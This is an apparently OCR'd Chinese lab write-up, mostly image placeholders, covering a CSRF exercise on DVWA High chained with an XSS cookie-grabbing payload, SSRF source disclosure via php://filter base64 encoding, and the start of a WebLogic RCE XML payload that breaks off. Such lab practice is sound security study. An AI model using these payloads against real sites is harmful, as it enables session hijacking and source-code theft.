

1.CSRF

- DVWA-High 等级
- 使用 Burp 生成 CSRF 利用 POC





注：因为存在user_token,一直会变动

先利用XSS漏洞(img src=x OnerrOr=alert(document.cookie))，再利用CSRF





获得cookie PHPSESSID=bc71s9c2nqmmstsammukc8dpa1; security=low






使用burp生成 CSRF 利用 POC






2.SSRF（file_get_content），要求获取 ssrf.php 的源码；


php://filter：是一种元封装器， 设计用于数据流打开时的筛选过滤应用。 对于一体式（all-in-one）的文件函数非常有用，类似 readfile()、 file() 和 file_get_contents()，在数据流内容读取之前没有机会应用其他过滤器.




在read参数中加入 convert.base64-encode





利用BASE64解码



3.远程代码执行漏洞： Weblogic RCE。









```
−<beans xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
